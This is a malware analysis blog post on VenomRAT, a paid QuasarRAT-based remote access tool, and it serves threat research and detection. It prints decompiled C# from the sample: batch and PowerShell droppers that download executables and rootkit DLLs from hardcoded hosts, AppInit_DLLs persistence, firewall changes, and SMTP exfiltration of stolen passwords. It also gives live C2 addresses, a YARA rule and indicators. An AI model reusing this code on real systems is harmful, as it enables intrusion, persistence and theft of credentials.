
VenomRAT - new, hackforums grade, reincarnation of QuasarRAT

blog.malwarelab.pl/posts/venom/

June 22, 2020

Intro

During routine hunting we stumble upon new Remote Administration Toolkit (RAT), named Venom RAT. Like with many such tools authors are conducting their business under false pretense of providing a tool to remotely manage your own computers.



A one can see on a screen-shot above, this tool posses essential capabilities to manage your own computers such as

- Keyloger
- Stealer
- UAC Bypass
- Password Recovery (sealing)

All those for small price of 150$ per month.
What we get for it? Let's find out.

Technical Details[1]

This RAT is a revamped version of infamous Quasar RAT, most likely based on this fork. Following new commands where added

- DoInstallVNC

- DoInstallRDP
- DoStealer
- DoRemoveVnc
- DoRemoveRdp
- GetVncInfo
- GetRdpInfo
- GetAllPasswords

On top of that an rootkit was added to help hide malicious software. This adds following capabilities to already extensive list of what Quasar RAT can do.

- Rootkit hiding processes and files
- VNC connection
- RDP connection
- Generic Stealer

Nothing particularly groundbreaking, but the way authors decide to implement it is quite shocking, as none of those extensions are part of a malware binary. Instead new executable is downloaded from hardcoded address and run

```
public static void Ngrok(string token)
		{
			try
			{
				StreamWriter streamWriter = new StreamWriter(Path.Combine(Path.GetTempPath(), "rdp.bat"));
				streamWriter.WriteLine("set downloadURL=http://91.134.207.16/ngrok.exe");
				streamWriter.WriteLine("set logFile=%TEMP%\\proclog.txt");
				streamWriter.WriteLine("set exeFile=%TEMP%\\ngrok.exe");
				streamWriter.WriteLine("powershell (new-object
System.Net.WebClient).DownloadFile('http://91.134.207.16/ngrok.exe','%exeFile%');");
				streamWriter.WriteLine("%exeFile% authtoken " + token);
				streamWriter.WriteLine("%exeFile%  tcp  3389 > %logFile%");
				streamWriter.Close();
				string fileName = Path.Combine(Path.GetTempPath(), "rdp.bat");
				Process.Start(new ProcessStartInfo
				{
					FileName = fileName,
					CreateNoWindow = true,
					WindowStyle = ProcessWindowStyle.Hidden,
					UseShellExecute = true,
					ErrorDialog = false
				});
				Thread.Sleep(30000);
				module2.geturl();
			}
			catch (Exception)
			{
			}
		}
```

Rootkit (dc6ce53e100795c72f4db35a8cfd9294cc564cd82c8f59468fa94c7c0cf0b0de)

Following code is responsible for fetching and installing DLL containing a root-kit,

```
                public static void Install(bool is64bit)
                {
                        string path = Path.Combine(Settings.DIRECTORY, Settings.SUBDIRECTORY);
                        if (root.IsAdmin())
                        {
                                string link = "https://payloads-poison.000webhostapp.com/r77-x64.dll";
                                string link2 = "https://payloads-poison.000webhostapp.com/r77-x86.dll";
                                string name = "r77-x64.dll";
                                string name2 = "r77-x86.dll";
                                module2.download(link, name);
                                module2.download(link2, name2);
                                string text = "x" + (is64bit ? 64 : 86).ToString() + ".dll";
                                string text2 = Path.Combine(Path.GetTempPath(), "$77-" + Guid.NewGuid().ToString("N") + "-" +
text);
                                File.Copy(Path.Combine(path, "r77-" + text), text2);
                                new FileInfo(text2).Attributes |= FileAttributes.Temporary;
                                using (RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, is64bit ?
RegistryView.Registry64 : RegistryView.Registry32).OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows", true))
                                {
                                        registryKey.SetValue("LoadAppInit_DLLs", 1);
                                        registryKey.SetValue("RequireSignedAppInit_DLLs", 0);
                                        registryKey.SetValue("AppInit_DLLs", text2);
                                }
                                string path2 = Path.Combine(path, "r77-x64.dll");
                                string path3 = Path.Combine(path, "r77-x86.dll");
                                File.SetAttributes(path2, FileAttributes.Hidden);
                                File.SetAttributes(path3, FileAttributes.Hidden);
                                return;
                        }
                        string link3 = "https://payloads-poison.000webhostapp.com/r77-x64.dll";
                        string link4 = "https://payloads-poison.000webhostapp.com/r77-x86.dll";
                        string name3 = "r77-x64.dll";
                        string name4 = "r77-x86.dll";
                        module2.download(link3, name3);
                        module2.download(link4, name4);
                        string text3 = "x" + (is64bit ? 64 : 86).ToString() + ".dll";
                        string text4 = Path.Combine(Path.GetTempPath(), "$77-" + Guid.NewGuid().ToString("N") + "-" + text3);
                        File.Copy(Path.Combine(path, "r77-" + text3), text4);
                        new FileInfo(text4).Attributes |= FileAttributes.Temporary;
                        using (RegistryKey registryKey2 = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, is64bit ?
RegistryView.Registry64 : RegistryView.Registry32).OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows", true))
                        {
                                registryKey2.SetValue("LoadAppInit_DLLs", 1);
                                registryKey2.SetValue("RequireSignedAppInit_DLLs", 0);
                                registryKey2.SetValue("AppInit_DLLs", text4);
                        }
                        string path4 = Path.Combine(path, "r77-x64.dll");
                        string path5 = Path.Combine(path, "r77-x86.dll");
                        File.SetAttributes(path4, FileAttributes.Hidden);
                        File.SetAttributes(path5, FileAttributes.Hidden);
                }
```

Code of this rootkit can be found on github, https://github.com/bytecode77/r77-rootkit. This rootkit will hide anything (process, files, etc) with prefix `$77` hence names of running VenomRAT binaries will start with `$77` this is also clearly visible in project files, for example in `.csproj` which is a part of every C# project and describes its basic properties.

```
<RootNamespace>$77-Venom</RootNamespace>
<AssemblyName>$77-Venom</AssemblyName>
```

In addition to DLL being fetched from interent, 2 more binaries are extracted form resources and dropped

- Chrome - 1bb6f045a9218bacd2c0f35f2e9fb3f0a92f5bdd7efd207b070c47707a6ae82d, a tool based on UACSilentCleanup used to bypass UAC
- Install - 74f157d228b19efbe878feb76a5be3caeb1cdd11c59ee3ec9622dbd994081310, installer for r77 rootkit, will add r77-x86.dl and r77-x64.dll into `AppInit_Dlls` auto-load mechanism.

Stealer (f053af636e8ec15d133a92aceb4187027aa7a8d4e91e8217e87155037fbdc6ef)

Probably author's own creation named by them as **Velos Stealer** is a very simple C# program capable of stealing fallowing data,

- Files on desktop (with extensions .doc, .docx, .txt and .log)
- Info about used ftp servers from FileZilla (filezilla_recentservers.xml, filezilla_sitemanager.xml)
- Crypto currency wallets (BitcoinCore, Electrum, LTC, ETH, DSH, XMR, ZEC[1])
- Saved password from browsers
- Saved credit card data from browsers
- Saved cookies from browsers
- Cached forms auto-filled by browsers

stolen data will saved into separate files (`Passwords.txt` , `Cookies.txt` , `CC.txt` , `Autofill.txt`) and later compressed into `Passwords.zip`

VNC (517e1659c9d9ee4de266b3ade2d06965b670d17082ae2c2c97b4c694bb29152a)

This file its a UltraVNC, packed with UPX and wrapped into some sort of installer. As in most cases installation will be done intermediary ad-hoc created .bat script

```
                        StreamWriter streamWriter = new StreamWriter(Path.Combine(Path.GetTempPath(), "dvnc.bat"));
                        streamWriter.WriteLine("set logFile=%TEMP%\\proclog.txt");
                        streamWriter.WriteLine("set exeFile=%TEMP%\\Install.exe");
                        streamWriter.WriteLine("set logFile=%TEMP%\\proclog.txt");
                        streamWriter.WriteLine("powershell (new-object 
System.Net.WebClient).DownloadFile('http://91.134.207.16/Install.exe','%exeFile%');");
```

RDP

In order to install RDP on victims computer few scripts and binaries will be downloaded and run.

Hosting URL	File Name	SHA256
`hxxp://91.134.207[.]16/rdpinstall.exe`	installrdp.exe	`28d7a2216d76d1420f14c4aea0cc466d49674c9c17d078d365cc346a560b7`
`hxxp://91.134.207[.]16/autoupdate1.exe`	autoupdate1.exe	`ba3354e03dbb64b11989acc4593d7103097083c128f3bca86bfb8776cb279`
`hxxp://91.134.207[.]16/autoupdate2.exe`	autoupdate2.exe	`c1bf6f0dca24c0f99e8f0998c45b5a1c21b68cb98507210a303abee7abba8`
`http://91.134.207.16/update.exe`	updaterdp.exe	`57aece1eeca1ac5f5ccf23bb06b30b56c7339fe434c1c33d86a9c0fa44e1c`

Before those files will be run, some steps are taken to prepare environment, more precisely,

- Cleanup; all files from %TEMP% are removed and processes named `cmd` , `conhost` , `installrdp` , `installrdp` , `updaterdp` , `Install` , `winvnc` are killed
- Remote Desktop is enabled by manipulating registry keys
- access to Remote Desktop port is enabled on firewall
- `%ProgramFiles%\\RDP Wrapper` is added to a list of paths ignored by Windows Defender.
- User `Venom` with password `Venom` is added as an administrator with ability to use Remote Desktop

Ngrok

Both are **RDP** and **VNC** are tunneled by **ngrok.io** network, in order to achieve that ngrok client is being downloaded from `hxxp://91.134.207[.]16/ngrok.exe` and another utility named `getrdp.exe` (from `hxxp://91.134.207[.]16/getrdp.exe`)[4] is used to enumerate available tunnels and send that data back to c2. `getrdp.exe` is a another SFX archive, this time containing `curl.exe` and `jq.exe` , both benign tools.

Ex-filtration

Authors decided to implement an unusual strategy of ex-filtrating stolen data, first a file is put onto FTP server using WinSCP client and later an email with a file attached is being send. Credentials needed for authorization to ftp and smtp server are send in a command initiating data stealing.

FTP ex-filtration

In the code one can find actually two function responsible for uploading data onto FTP server, one using pure powershell and other aforementioned WinSCP.com

SMTP ex-filtration

In similar fashion to FTP, malware has a two function for sending emails, one relaying on powershell and second on `blat.exe` [5], powershell method will write a script into `%TEMP%\send.ps1` .


Exfiltrantion via Ngrok

For both FTP and SMTP, designated way supposed to be a Ngrok tunnel, however authors don't really understand how tunneling works and are oblivious for a fact that you need a SMTP/FTP service on a machine to be able to use it, and when you are tunneling traffic via 3rd party service you don't need to open any ports

```
		public static void SendFile(string filepath, string email, string toemail, string password, string token)
		{
			module2.fixports();
			module2.sendfuckingemail(token);
			try
			{
				StreamWriter streamWriter = new StreamWriter(Path.Combine(Path.GetTempPath(), "send.ps1"));
				Path.Combine(Path.GetTempPath(), "blat.exe");
				streamWriter.WriteLine("$SMTPServer = 'smtp.gmail.com';");
				streamWriter.WriteLine("$SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587);");
				streamWriter.WriteLine("$SMTPInfo.EnableSsl = $true;");
				streamWriter.WriteLine(string.Concat(new string[]
				{
					"$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('",
					email,
					"', '",
					password,
					"');"
				}));
				streamWriter.WriteLine("$ReportEmail = New-Object System.Net.Mail.MailMessage;");
				streamWriter.WriteLine("$ReportEmail.From = '" + email + "';");
				streamWriter.WriteLine("$ReportEmail.To.Add('" + toemail + "');");
				streamWriter.WriteLine("$ReportEmail.Subject = 'Velos Stealer Report';");
				streamWriter.WriteLine("$ReportEmail.Body = 'Velos Stealer report in the attachments.';");
				streamWriter.WriteLine("$ReportEmail.Attachments.Add('" + filepath + "');");
				streamWriter.WriteLine("$SMTPInfo.Send($ReportEmail);");
				streamWriter.Close();
				Thread.Sleep(5000);
				string str = Path.Combine(Path.GetTempPath(), "send.ps1");
				Process.Start(new ProcessStartInfo
				{
					FileName = "cmd",
					Arguments = "/k start /b powershell -ExecutionPolicy Bypass " + str + "; & exit",
					CreateNoWindow = true,
					WindowStyle = ProcessWindowStyle.Hidden,
					UseShellExecute = true,
					ErrorDialog = false
				}).WaitForExit();
				Thread.Sleep(40000);
				module2.killpro();
				Module1.cleantemp();
			}
			catch (Exception)
			{
			}
		}

		public static void sendfuckingftp(string token)
		{
			try
			{
				StreamWriter streamWriter = new StreamWriter(Path.Combine(Path.GetTempPath(), "fixftp.bat"));
				streamWriter.WriteLine("set downloadURL=http://91.134.207.16/ngrok.exe");
				streamWriter.WriteLine("set logFile=%TEMP%\\proclog.txt");
				streamWriter.WriteLine("set exeFile=%TEMP%\\ngrok.exe");
				streamWriter.WriteLine("set logFile=%TEMP%\\proclog.txt");
				streamWriter.WriteLine("powershell (new-object
System.Net.WebClient).DownloadFile('%downloadURL%','%exeFile%');");
				streamWriter.WriteLine("%exeFile% authtoken " + token);
				streamWriter.WriteLine("%exeFile%  tcp  21 > %logFile%");
				streamWriter.Close();
				string fileName = Path.Combine(Path.GetTempPath(), "fixftp.bat");
				Process.Start(new ProcessStartInfo
				{
					FileName = fileName,
					CreateNoWindow = true,
					WindowStyle = ProcessWindowStyle.Hidden,
					UseShellExecute = true,
					ErrorDialog = false
				});
			}
			catch (Exception)
			{
			}
		}

				public static void fixports()
		{
			Process.Start(new ProcessStartInfo
			{
				FileName = "cmd",
				Arguments = "/k start /b netsh advfirewall firewall add rule name=SMTP1 dir=in action=allow
protocol=TCP localport=21 & exit",
                                CreateNoWindow = true,
                                WindowStyle = ProcessWindowStyle.Hidden,
                                UseShellExecute = true,
                                ErrorDialog = false
                        });

                ....
```

Conclusion


VenomRAT is yet another RAT published on hackforums, an infamous hatchery of incapable hackers-wannabes. While author has some interesting ideas he's lack of programing skills and understanding of how system and networks work prevents him from fully implement it. Besides all of those shortcomings (or maybe due to them) it generates quite a buzz on a forum,


This thread is a paid sticky until 07-14-2020. Hack Forums does not endorse the product nor vouch

Venom Software | Remote Administration Tool | Hidden Rootkit

05-26-2020, 02:06 PM

While Qusar RAT and it forks are used by few actors, including APT33, Dropping Elephant, Stone Panda, The Gorgon Group[6], it is very unlikely that this tool will be ever used by any serious threat actor.
With a price of 150$ per month doesn't sound like an option for aspiring criminals either, however we found quite a few samples ITW and are waiting with impatience for an upgrades that will fix all of the errors and misconceptions. For now it just an another examples of company selling malicious software under a umbrella of elaborate TOS.


VenomRemote
www.VenomControl.com

Posts:	51
Threads:	3
B Rating:	10 0 2
Popularity:	-32
βytes:	β 888.14
Game XP:	0

Burning love forever,
Snyke

Rules

All customers must agree to the following In order to use Venom Software
By using Venom Software, you are agreeing to the following:

1. You (the user) holds full responsibility for your actions.
2. We do not take any responsibility for any damage caused by Venom Software, misuse (& Venom Software Is highly Illegal.
3. We reserve the right to modify these terms of use at any time without warning or notice.
4. You may only use the Password recovery feature with explicit permission.
5. You agree that If you do by some means connect to a computer without authorization, by means of accident or other ways, that you will use the uninstall feature to completely remove the connection between you and the remote system completely.
6. You agree that If you are caught using Venom Software for malicious purposes, your account will be suspended without refund.
7. Distribution client/server files of Venom Software will result in a license ban without notice.
8. By purchasing Venom Software, you understand that there is a no refund policy and that there Is a no reselling policy.
9. Venom Software may only be used on one and only one computer that it is registered to. We do not allow license sharing of any kind.

Failure to comply with any of our terms will result In immediate suspension, we do not offer refunds. Please note, we reserve the right to terminate your license at any time without prior notice.

Analysis Artifacts

Yara

```
rule VenomRAT {

   meta:
      reference = "https://blog.malwarelab.pl/posts/venom/"
      author = "Maciej Kotowicz, mak@malwarelab.pl"
      copyright = "MalwareLab.pl"
      date = "2020-06-10"
      hash = "7128a2488b2d0084465ca1602a844eafb191de938fc70098d86cb65d17734778"
      hash = "95cc84715a64ff8271814d69dc2c71d8ec22476a1d580d645e1a9dba625a789c"
      hash = "74cbcffcfa82c021f1ed8f403b80ea2047f4f0d9238ab31560348910b5dcbc4f"
   strings:
      $a0 = "[-] Unable to Create the Enviroment Variabled %windir%." wide
      $a1 = "Velos Stealer Report >> %PSScript%" wide
      $a2 = "Checking if itadmin is part of Administrators Group" wide
      $a3 = "/k start /b wusa /uninstall /kb:4471332 /quiet & exit" wide
      $a4 = "[+] Waiting 5 seconds before execution." wide
   condition:
      2 of them

}
```

Hashes

Full list of hashes can be found on our github

C2 Servers

Full list of hashes can be found on our github

Campaigns Tags

```
$77payload
Afro
Application
AYUb
Client
ctOS_Users
Discord
Fatality
Forthack
FPSBooster
Friends
Hacked by Seliax
Husky
idiot
Idiot
Java Updater
Joel
LoL Checker
Lunar Xray
Marisa
Marisa1
Minecraft Launcher
mp4
Office04
Office05
Office1
Office2016
OfficePacket004
OfficeXS20
Opfer
Otohits
PC1
PrimoTest
Rayan
REAL
retarded
Search
Start
test
Test
Test01
testme
ValorantChecker
Venom
Venom Client
Venom Slave
Venom Test
Victimes
X_Ray
Chrome
Chrome_Update
Zombie
```

Mutexes

all mutexes can be described with following regex: `VNM_MUTEX_[a-zA-Z]{18}`

Filenames

```
$$77Antimalware.exe
$77$test!.exe
$77ashapayload.exe
$77-chrome.exe
$77client.exe
$77Client!.exe
$77Client.exe
$77driverD.exe
$77Java_Updater.exe
$77nordvpn.exe
$77-Office.exe
$77Steem.exe
$77TeksurnaGrafika.exe
$77TestC.exe
$77Test.exe
$77-venom.exe
$77WinSheduler.exe
$77WinUpdate.exe
$77-winupdater.exe
$77XXX.exe
$ClientRun.exe
Client.exe
Clientuisis.exe
Dllhost.exe
Forthack.exe
fSociety.exe
GoogleUpdaTes.exe
iusnBase.exe
Jai.exe
Microsoft.exe
MicrosoftUpdate.exe
MicrosoftWindowsGrahpy.exe
MUAHHA.exe
Office2016.exe
officeupdate.exe
Otohits.exe
ruby.exe
RuntimeBroker.exe
Search.exe
Self-Bot-github.exe
services.exe
SuperAdmin.exe
svchost.exe
Tarea.exe
telegram.exe
Updater.exe
Vega.exe
Venom.exe
venomkongregate.exe
WinDefend.exe
Windows Defender.exe
windowsoperator.exe
WindowsUpdate.exe
winsvr.exe
WndProc.exe
$77Your Phone.exe
Auxiliary Source
$77sys.exe
Z-Flix Cracked by Seliax.exe
```

---

1. Analysis was performed based on a debug build (`7128a2488b2d0084465ca1602a844eafb191de938fc70098d86cb65d17734778`) representing version 2.1.0.0, this version match all of them samples of this malware we found ITW ↩
2. This feature will be added probably in next version, for now function responsible for it is empty ↩
3. https://github.com/stascorp/rdpwrap ↩
4. `autoupdate.bat` is a legitimate file, part of `RDP Wrapper` that will add itself as scheduled task ↩
5. https://www.blat.net/ ↩
6. https://malpedia.caad.fkie.fraunhofer.de/details/win.quasar_rat ↩